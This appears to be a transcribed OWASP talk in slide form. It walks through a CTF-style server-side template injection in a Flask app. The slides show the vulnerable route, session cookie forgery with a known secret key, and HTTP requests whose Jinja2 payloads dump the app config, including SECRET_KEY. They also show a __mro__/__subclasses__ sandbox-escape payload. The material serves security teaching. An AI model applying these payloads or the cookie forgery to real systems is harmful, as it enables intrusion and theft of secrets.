
Notes:

- It is base64 encoded (but removes padding)
- These are signed by the secret key to prevent tampering
- If they start with a "." they are compressed, can be uncompressed with python :-

zlib.decompress(base64.urlsafe_b64decode('.eJxNjrF..'))

# A Determined Attacker

## Spot The Mistake




```
@app.route("/golem", methods=["GET", "POST"])
def golem():
    if request.method != "POST":
        return redirect(url_for("index"))

    golem = request.form.get("golem") or None

    if golem is not None:
        golem = golem.replace(".", "").replace("_", "").replace("{","").replace("}","")

    if "golem" not in session or session['golem'] is None:
        session['golem'] = golem

    template = None

    if session['golem'] is not None:
        template = '''{%% extends "layout.html" %%}
        {%% block body %%}
        <h1>Golem Name</h1>
        <div class="row>
        <div class="col-md-6 col-md-offset-3 center">
        Hello : %s, why you don't look at our <a href='/article?name=article'>article</a>?
        </div>
        </div>
        {%% endblock %%}
        ''' % session['golem']
```

OWASP
Open Web Application
Security Project

# A Determined Attacker

## Using Our Info




```
if session['golem'] is not None:
    template = '''{%% extends "layout.html" %%}
    {%% block body %%}
    <h1>Golem Name</h1>
    <div class="row>
    <div class="col-md-6 col-md-offset-3 center">
    Hello : %s, why you don't look at our <a href='/article?name=article'>article</a>?
    </div>
    </div>
    {%% endblock %%}
    ''' % session['golem']
```

https://github.com/noraj1337/flask-session-cookie-manager


Or set up our own flask App with the same Key (what I did at the time!)

# A Determined Attacker

## Server Side Template Injection



```
rob@rohillie-lnx:~/Workspace/Data/Brownbag$ python2 session_cookie_manager.py en
code -s '7h15_5h0uld_b3_r34lly_53cur3d' -t '{"golem":"{{ 7+7 }}"}'
eyJnb2xlbSI6eyIgYiI6ImUzc2d0eXMzSUgxOSJ9fQ.DK52XQ.mP9N41Ray9DftaW08MraD-y1pDM
```



```
POST /golem HTTP/1.1
Host: localhost:5000
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:55.0)
Gecko/20100101 Firefox/55.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Cookie:session=eyJnb2xlbSI6eyIgYiI6ImUzc2d0eXMzSUgxOSJ9fQ.DK52XQ.mP9N41Ray
9DftaW08MraD-y1pDM
Content-Length: 11

golem=test
```

```
HTTP/1.0 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 550
Set-Cookie: session=eyJnb2xlbSI6bnVsbH0.DK52nw.D2cTK9zuomSwq-R-N3EtuXvU0vo; HttpOnly; Path=/
Server: Werkzeug/0.12.2 Python/2.7.13
Date: Thu, 28 Sep 2017 12:03:43 GMT

<!doctype html>
<html>
  <head>

    <link rel="stylesheet" href="/static/style.css">
    <title> - My Webpage</title>

  </head>
  <body>
    <div id="content">
        <h1>Golem Name</h1>
        <div class="row>
        <div class="col-md-6 col-md-offset-3 center">
        Hello : 14, why you don't look at our <a href='/article?name=article'>article</a>?
        </div>
        </div>
        </div>
    <div id="footer">

      &copy; Copyright 1337 by <a href="http://domain.invalid/">you</a>.

    </div>
  </body>
</html>
```

# A Determined Attacker

## Server Side Template Injection

**Woooo We have code that is being evaluated on the server side that we control, never a good thing!**


In Flask some of that execution is sandboxed so it cant access all of the functionality that would be useful, good info here: https://nvisium.com/blog/2016/03/09/exploring-ssti-in-flask-jinja2/

For our challenge we are trying to read the ‘Flag’ and we can see from the code this has been loaded into a variable. In flask this will end up being stored in config.items… well it was in the CTF but my mock up didn’t do that…


The CTF answer was to inject {{ config.items() }} , another place it might have been would have been in the “g” variable. {{ g.FLAG }} if they had added it to the global context.

# A Determined Attacker

## Server Side Template Injection



```
rob@rohillie-lnx:~/Workspace/Data/Brownbag$ python2 session_cookie_manager.py encode -s '
7h15_5h0uld_b3_r34lly_53cur3d' -t '{"golem":" {{ config.items() }} "}'
eyJnb2xlbSI6eyIgYiI6IklIdDdJR052Ym1acFp5NXBkR1Z0Y3lncElIMTlJQT09In19.DK55GQ.TEVmtfJXAVBns
_YZgvLKGzK3n-w
```



```
POST /golem HTTP/1.1
Host: localhost:5000
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:55.0)
Gecko/20100101 Firefox/55.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Cookie:session=eyJnb2xlbSI6eyIgYiI6IklIdDdJR052Ym1acFp5NXBkR1Z0Y3lncElIMTl
JQT09In19.DK55GQ.TEVmtfJXAVBns_YZgvLKGzK3n-w
Content-Length: 10

golem=test
```

**Golem Name**

Hello : [('JSON_AS_ASCII', True), ('USE_X_SENDFILE', False), ('SESSION_COOKIE_PATH', None), ('SESSION_COOKIE_DOMAIN', None), ('SESSION_COOKIE_NAME', 'session'), ('SESSION_REFRESH_EACH_REQUEST', True), ('LOGGER_HANDLER_POLICY', 'always'), ('LOGGER_NAME', '__main__'), ('DEBUG', False), ('SECRET_KEY', '7h15_5h0uld_b3_r34lly_53cur3d'), ('EXPLAIN_TEMPLATE_LOADING', False), ('MAX_CONTENT_LENGTH', None), ('APPLICATION_ROOT', None), ('SERVER_NAME', None), ('PREFERRED_URL_SCHEME', 'http'), ('JSONIFY_PRETTYPRINT_REGULAR', True), ('TESTING', False), ('PERMANENT_SESSION_LIFETIME', datetime.timedelta(31)), ('PROPAGATE_EXCEPTIONS', None), ('TEMPLATES_AUTO_RELOAD', None), ('TRAP_BAD_REQUEST_ERRORS', False), ('JSON_SORT_KEYS', True), ('JSONIFY_MIMETYPE', 'application/json'), ('SESSION_COOKIE_HTTPONLY', True), ('SEND_FILE_MAX_AGE_DEFAULT', datetime.timedelta(0, 43200)), ('PRESERVE_CONTEXT_ON_EXCEPTION', None), ('SESSION_COOKIE_SECURE', False), ('TRAP_HTTP_EXCEPTIONS', False)] , why you don't look at our article?
© Copyright 1337 by you.


OWASP
Open Web Application Security Project

# A Determined Attacker

## A Bit About Python

https://nvisium.com/blog/2016/03/11/exploring-ssti-in-flask-jinja2-part-ii/

The basic summary is that in python we can use __mro__ to move up through inherited classes and __subclass__ to move back down. In essence we can use anything that has already been loaded.



```
>>> ''.__class__
<type 'str'>
>>> ''.__class__.__mro__
(<type 'str'>, <type 'basestring'>, <type 'object'>)
>>> ''.__class__.__mro__[2].__subclasses__()
[<type 'type'>, <type 'weakref'>, <type 'weakcallableproxy'>, <type 'wea
ImplementedType'>, <type 'traceback'>, <type 'super'>, <type 'xrange'>,
buffer'>, <type 'long'>, <type 'frozenset'>, <type 'property'>, <type 'r
ltin_function_or_method'>, <type 'instancemethod'>, <type 'function'>, <
or'>, <type 'instance'>, <type 'ellipsis'>, <type 'member_descriptor'>,
ong_info'>, <type 'sys.float_info'>, <type 'EncodingMap'>, <type 'field
aseException'>, <type 'module'>, <type 'imp.NullImporter'>, <type 'zipi
e'>, <class 'warnings.catch_warnings'>, <class '_weakrefset._IterationG
ble'>, <class '_abcoll.Sized'>, <class '_abcoll.Container'>, <class '_ab
ss 'site._Helper'>, <type '_sre.SRE_Pattern'>, <type '_sre.SRE_Match'>,
entalDecoder'>]
```


# A Determined Attacker

## Back To The Attack

In our context we cant use ‘ ‘.__class__ as it is outside of the sandbox. So we need an object which has a class inherited from object…

Well that’s easy we have seen those before in config.items()

{{ config.items()[4][1].__class__.__mro__[2].__subclasses__() }}




**Golem Name**

Hello : [<type 'type'>, <type 'weakref'>, <type 'weakcallableproxy'>, <type 'weakproxy'>, <type 'int'>, <type 'basestring'>, <type 'bytearray'>, <type 'list'>, <type 'NoneType'>, <type 'NotImplementedType'>, <type 'traceback'>, <type 'super'>, <type 'xrange'>, <type 'dict'>, <type 'set'>, <type 'slice'>, <type 'staticmethod'>, <type 'complex'>, <type 'float'>, <type 'buffer'>, <type 'long'>, <type 'frozenset'>, <type 'property'>, <type 'memoryview'>, <type 'tuple'>, <type 'enumerate'>, <type 'reversed'>, <type 'code'>, <type 'frame'>, <type 'builtin_function_or_method'>, <type 'instancemethod'>, <type 'function'>, <type 'classobj'>, <type 'dictproxy'>, <type 'generator'>, <type 'getset_descriptor'>, <type 'wrapper_descriptor'>, <type 'instance'>, <type 'ellipsis'>, <type 'member_descriptor'>, <type 'file'>, <type 'PyCapsule'>, <type 'cell'>, <type 'callable-iterator'>, <type 'iterator'>, <type 'sys.long_info'>, <type 'sys.float_info'>, <type 'EncodingMap'>, <type 'fieldnameiterator'>, <type 'formatteriterator'>, <type 'sys.version_info'>, <type 'sys.flags'>, <type 'exceptions.BaseException'>, <type 'module'>, <type

# A Determined Attacker

